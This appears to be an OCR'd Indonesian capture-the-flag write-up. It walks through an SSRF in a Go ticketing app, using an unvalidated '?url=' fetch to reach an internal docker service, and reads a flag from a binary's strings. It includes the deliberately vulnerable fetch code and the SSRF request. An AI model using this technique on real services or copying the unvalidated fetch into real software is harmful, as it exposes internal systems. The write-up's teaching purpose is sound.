
Kemudian, kami mencoba untuk masuk ke **admin panel**, dan kami diarahkan untuk mengklik tombol view flag. Lalu, kami berhasil mendapatkan **flag**: **LKS{b9fba5ac661fb50041cd91ce6ca438b6}**





3) SURFING

Ini adalah tampilan utama dari aplikasi web target, yaitu sebuah aplikasi web untuk memesan *ticket surfing*.



Kami melakukan pengecekkan terhadap fitur-fitur yang tersedia, namun tidak menemukan adanya kerentanan, kemudian kami menganalisa *file* **docker-compose.yml** yang diberikan, hal ini bertujuan untuk mengecek struktur dari kode backend. Seperti yang terlihat, kami menemukan bahwa terdapat dua *services* yang berbeda, yaitu **surfing_external** dan **surfing_internal**. Jika dianalisa lebih lanjut, *port* aplikasi web yang saat ini sedang kita uji sama dengan **port** untuk *services* **surfing_external**, selain itu kode untuk *service* ini ada pada **./external**. Di sisi lain **surfing_internal** tidak mengekspos **port** manapun, tetapi kami menemukan bahwa kode untuk *services* ini ada pada **./internal**.

```yaml
version: '3'

services:
  surfing_external:
    build: ./external
    ports:
      - "8001:8080"
    restart: always
    networks:
      - surfing-network

  surfing_internal:
    build: ./internal
    restart: always
    networks:
      - surfing-network

networks:
  surfing-network:
    driver: bridge
```


Kemudian kami langsung saja menganalisa *source code backend* dari **surfing_external** pada direktori **./external/src**, kami menemukan *routes* yang tidak terekspos secara langsung pada aplikasi web, yaitu **/api/tickest** dan **/api/check-status**.

```
85   // Routes
86   http.HandleFunc("/", handleHome)
87   http.HandleFunc("/buy", handleBuyTicket)
88   http.HandleFunc("/status", handleTicketStatus)
89   http.HandleFunc("/api/tickets", handleTicketsAPI)
90   http.HandleFunc("/api/check-status", handleCheckStatusAPI)
91
92   log.Printf("External service starting on port %s\n", port)
93   log.Fatal(http.ListenAndServe(port, nil))
94 }
95
```


Selain itu, saat kami analisa lebih lanjut, **handleCheckStatusAPI** dapat kita gunakan untuk mengecek status dari suatu API, yang artinya kita bisa memasukkan URL pada parameter ?**url=**.


```
221
222   // Get the URL to check from query parameter
223   checkURL := r.URL.Query().Get("url")
224   if checkURL == "" {
225     http.Error(w, "URL parameter is required", http.StatusBadRequest)
226     return
227   }
228
229   // Vulnerable: No URL validation or restriction
230   resp, err := http.Get(checkURL)
231   if err != nil {
232     http.Error(w, "Error checking URL: "+err.Error(), http.StatusInternalS
    erverError)
233     return
234   }
```

Selanjutnya, kami langsung mencoba untuk mengakses *endpoint* tersebut, dan seperti yang ditunjukkan pada *source code* sebelumnya, jika parameter URL kosong, maka akan muncul pesan **URL parameter is required**.



Selanjutnya, kami mencoba mengisi parameter **url** dengan **http://localhost**, akan tetapi kami mendapatkan pesan kesalahan **connection refusued**. Selain itu kami mencoba untuk mengakses **http://localhost:8001**, tetapi juga menampilkan pesan kesalahan yang sama.





Lalu, kami mencoba menganalisa kembali *file* **docker-compose.yml**, kami menyadari selain **port 8001**, service **surfing_external** juga menggunakan port 8080.

```yaml
version: '3'

services:
  surfing_external:
    build: ./external
    ports:
      - "8001:8080"
    restart: always
    networks:
      - surfing-network

  surfing_internal:
    build: ./internal
    restart: always
    networks:
      - surfing-network

networks:
  surfing-network:
    driver: bridge
```

Lalu, kami mencoba memasukkan **http:/localhost:8080** pada parameter **url** dan mendapatkan *output* dari aplikasi web *surfing*.


http://localhost:8001/api/check-status?url=http://localhost:8080/

```
<!DOCTYPE html>
<html>
<head>
    <title>Surfing Ticket Service - Surfing Ticket Service</title>
    <link rel="stylesheet" href="/static/css/style.css">
</head>
<body>
    <div class="container">
        <div class="nav">
            <h1>Surfing Ticket Service</h1>
            <div>
                <a href="/">Home</a> |
                <a href="/buy">Buy Ticket</a> |
                <a href="/status">Check Status</a>
            </div>
        </div>


<h2>Welcome to the Surfing Ticket Service</h2>
<p>Book your next surfing adventure with us! We offer the best waves and experiences.</p>

<div class="ticket-info">
    <h3>Featured Destinations</h3>
    <ul>
        <li>Bali - Perfect for beginners and experts</li>
        <li>Hawaii - World-class waves</li>
        <li>Australia - Diverse surfing spots</li>
        <li>Indonesia - Hidden gems</li>
    </ul>
</div>

    </div>
</body>
</html>
```


Tidak berhenti disitu saja, kami menganalisa lebih lanjut, yaitu *source code* dari **surfing_internal**, jika diperhatikan, terdapat **port 8081** yang kami curigai adalah **port** untuk service ini.

```go
package main

import (
  "fmt"
  "log"
  "net/http"
  "os"
  "text/template"
)

// TemplateData holds data for the templates
type TemplateData struct {
  Title string
  Flag  string
}

const (
  port = ":8081"
  flag = "LKS{FAKE_FLAG}"
)
```

Lalu, kami mencoba memasukkan **http://localhost:8081** ke dalam parameter **url**. Namun, kembali mendapatkan pesan kesalahan.




Kemudian, kami kembali memperhatikan *file* **docker-compose.yml** dan membaca beberapa referensi, nama service secara otomatis menjadi *hostname* dan dapat diakses layaknya IP Address. Sehingga hal ini dapat kami coba untuk melanjutkan kerentanan **SSRF** sebelumnya.




```yaml
version: '3'

services:
  surfing_external:
    build: ./external
    ports:
      - "8001:8080"
    restart: always
    networks:
      - surfing-network

  surfing_internal:
    build: ./internal
    restart: always
    networks:
      - surfing-network

networks:
  surfing-network:
    driver: bridge
```


Selanjutnya, kami mencoba mengakses menggunakan **hostname surfing_internal** dengan **port 8081**, benar saja kami berhasil masuk *internal admin service*.



Kami mencoba mengakses /**api/flag**, tetapi kami hanya mendapatkan **fake flag**.



Kemudian kami lanjut dengan mengakses **admin dashboard**, ternyata kami berhasil mendapatkan flagnya: **FLAG111**.



C. Reverse Engineering

1) Strings

```
┌──(mathfha㉿env)-[/mnt/c/Users/mathfha/pwncollege/Reverse%20Engineering/Gambit/Strings/dist]
└─$ ./chall
Warming you up LKSP Jateng! What's the flag
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Nope!
```

"Pemanasan dulu LKSP Jateng! Apa flag-nya?

```
┌──(mathfha㉿env)-[/mnt/c/Users/mathfha/pwncollege/Reverse%20Engineering/Gambit/Strings/dist]
└─$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=5493fdb85f0e8e48b62b089eeff9a83ec5fefa2f, for GNU/Linux 3.2.0, not stripped
```

Dari informasi di atas file ini tipe ELF untuk sistem operasi linux

Strings | Pseudocode-A

Address	Length	Type	String
LOAD:00000...	0000001C	C	/lib64/ld-linux-x86-64.so.2
LOAD:00000...	00000012	C	__libc_start_main
LOAD:00000...	0000000F	C	__cxa_finalize
LOAD:00000...	0000000F	C	__isoc99_scanf
LOAD:00000...	00000007	C	strcmp
LOAD:00000...	0000000A	C	libc.so.6
LOAD:00000...	0000000A	C	GLIBC_2.7
LOAD:00000...	0000000C	C	GLIBC_2.2.5
LOAD:00000...	0000000B	C	GLIBC_2.34
LOAD:00000...	0000001C	C	_ITM_deregisterTMCloneTable
LOAD:00000...	0000000F	C	__gmon_start__
LOAD:00000...	0000001A	C	_ITM_registerTMCloneTable
.rodata:000...	0000002C	C	Warming you up LKSP Jateng! What's the flag
.rodata:000...	0000001D	C	LKS{ah_yes_classic_strings!}
.rodata:000...	00000006	C	Nope!
.eh_frame:0...	00000006	C	;*3$\"

Ketika kami mengecek string flagnya sudah terlihat

LKS{ah_yes_classic_strings!}